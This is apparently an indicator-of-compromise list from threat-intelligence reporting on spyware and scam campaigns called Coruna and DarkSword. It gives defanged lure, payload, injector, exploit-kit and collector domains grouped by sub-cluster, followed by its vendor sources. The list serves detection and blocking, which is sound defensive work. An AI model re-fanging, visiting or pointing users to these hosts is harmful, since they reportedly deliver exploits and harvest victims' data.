c7x2p[.]com
b5w9q[.]com
y6b9z[.]com
x7z6n[.]com
t5r8p[.]com
j4t8c[.]com
g9s5w[.]com
wealthharbor[.]vip
v2m7b[.]com
p9x5r[.]com
k3w8n[.]com
g2w7x[.]com
q3n6t[.]com
b8j3x[.]com
u5n8j[.]com
p2m9b[.]com
k9w4z[.]com
h5b9t[.]com
f2m9w[.]com
q4z8v[.]com
k4v7x[.]com
d3x6b[.]com
d5w7r[.]com
n9z3k[.]com
r2y8n[.]com
d3q7t[.]com
a5m4k[.]com
g5j7v[.]com
s8p2j[.]com
p9w3z[.]com
marketspark[.]top
l8q4v[.]com
g7v4n[.]com
x9w3r[.]com
vexoralis[.]vip
v7m2x[.]com
r8szp[.]com
r4b8v[.]com
j2n8t[.]com
d5k8x[.]com
b3x7q[.]com
y6h2p[.]com
wealthmosaic[.]top
t4f8x[.]com
k5d9f[.]com
f2k9m[.]com
c6t2m[.]com
h6m4v[.]com
z9m2v[.]com
c2kmz[.]com
wealthnode[.]vip
g8p2n[.]com
c4jvx[.]com
u8y6k[.]com
u5p3m[.]com
p6nmw[.]com
l9n4f[.]com
k6t3d[.]com
e9t6r[.]com
x9b7t[.]com
w3h6t[.]com
v7d8r[.]com
t2r7j[.]com
s5v6k[.]com
s2d7c[.]com
r3m9v[.]com
m6g2b[.]com
lumenvora[.]vip
e4j2m[.]com
d3x9c[.]com
b4n3p[.]com
a6c2j[.]com
z7c5b[.]com
x8m5v[.]com
j6r3w[.]com
h9v4k[.]com
h6y3p[.]com
r4f9t[.]com
investsphere[.]vip
investcanvas[.]top
investanchor[.]vip
i5r4z[.]com
cashpulse[.]top
cashbridge[.]vip
t9x4m[.]com
marketbloom[.]vip
investtrail[.]vip
investbloom[.]vip
lzsw15[.]com
capitalmosaic[.]vip
capitalhaven[.]top
capitalglow[.]vip
vexoritha[.]vip
sylvarion[.]vip
norvessia[.]vip
dravorian[.]vip
astralune[.]vip
zyravella[.]vip
mylvarion[.]vip
astravell[.]vip
quorenthos[.]vip
luntherix[.]vip

# Sub-cluster B
ayunpay[.]com
gabengpay[.]com
xl9967[.]com
mini-games.it[.]com
aa222[.]shop
xx009[.]shop
wad66[.]com
gate.de[.]com
xx005[.]shop
gnotpay[.]com
px005[.]shop
px003[.]shop
aurum9[.]shop
px555[.]shop
aurum8[.]shop
veloris[.]cyou
px002[.]shop
px001[.]shop
nocturne8[.]shop
px000[.]shop
snake.it[.]com
px111[.]shop
px666[.]shop
px222[.]shop
one08[.]vip
tronbid1[.]top
py325[.]com
onekey1[.]top
onc145[.]vip
tldye[.]vip
zxedu[.]vip

# Sub-cluster C
discus[.]cyou
openrices[.]click
kintoklart[.]com
woltimes[.]top
faceupcoffee[.]top
ec21hk[.]top
tipsma[.]xyz
importgenius[.]top
99car[.]my
trademaphk[.]top
sportstation[.]top
gofunspohk[.]top
polyrnarket[.]cc
airbnbvip[.]top
supercellws[.]top
airbnbhk[.]top
agodahk[.]top
ctgoodjobss[.]top
klookku[.]top
discus[.]vip
bookinghk[.]top
audiotechnique[.]top
coinank[.]top
trip3[.]top
hlbike1954[.]top
zovik[.]lol
zayro[.]lol
zenvo[.]lol
awwx[.]lol
afwwx[.]lol
youlunhongkong[.]top

# Sub-cluster D
realbotxs[.]com
realbotxes[.]com
luxurycitadel[.]com
luxurymarket[.]cn
lazaruscollections[.]cn

# Sub-cluster E
matchsphere[.]icu
baidubot[.]com
poodoobb[.]com
81by[.]top
ycka[.]my
onetrxgood[.]online
ezdata88[.]com
energymax[.]store
tronenergy[.]space
luckyminer[.]store

# Sub-cluster F
blockstermediacoin[.]live
vuzarela[.]sbs
Payload domains
# Injector, EK and collector hosts, grouped by sub-cluster

# Sub-cluster A
iyegjb[.]cc
data-xbn2bvt[.]net
v5cdx1zyk9hulab7[.]net
astro-net[.]net
blgjemysl0lhq[.]com
ql9pmbms6a3fuq[.]cfd
6czpv1rp4f3503z7jbv[.]online
bnlziduzxo4r9jmb1jm[.]cc
s2xyx3r9g1vvgki12i[.]icu
pnzx6dwm5ed0amqrjq-y[.]com

# Sub-cluster B
trc006[.]com
zunelp[.]vip
qavrix[.]vip

# Sub-cluster C
hg0-q-nuu0fy8vm5a[.]lol
8itk5k-3n302ot5eo[.]store
wlnjn-1-zpg1-uy87qt[.]live
g5a[.]online
zhcnn[.]com

# Sub-cluster D
hhtagg[.]cn

# Sub-cluster E
feiyang[.]my
jiaoyang677[.]sbs
inhlgaz3x59p6ak[.]icu
iudmkq07kci5wl7[.]icu

# Sub-cluster F
ab124[.]live
Sources
Google Threat Intelligence Group, Coruna (Mar 3, 2026) and DarkSword (Mar 18, 2026)
iVerify, Coruna (Mar 3, 2026), DarkSword (Mar 18, 2026) and the P7 variant (Oct 8, 2026)
Validin, Aye-Coruna (Mar 5, 2026)
The Hacker News, P7 DarkSword (Oct 11, 2026)
Confiant, ADINT: Weaponized Ad Tech for Zero-Click Spyware and Mass Identity Vacuuming (Oct 15, 2026)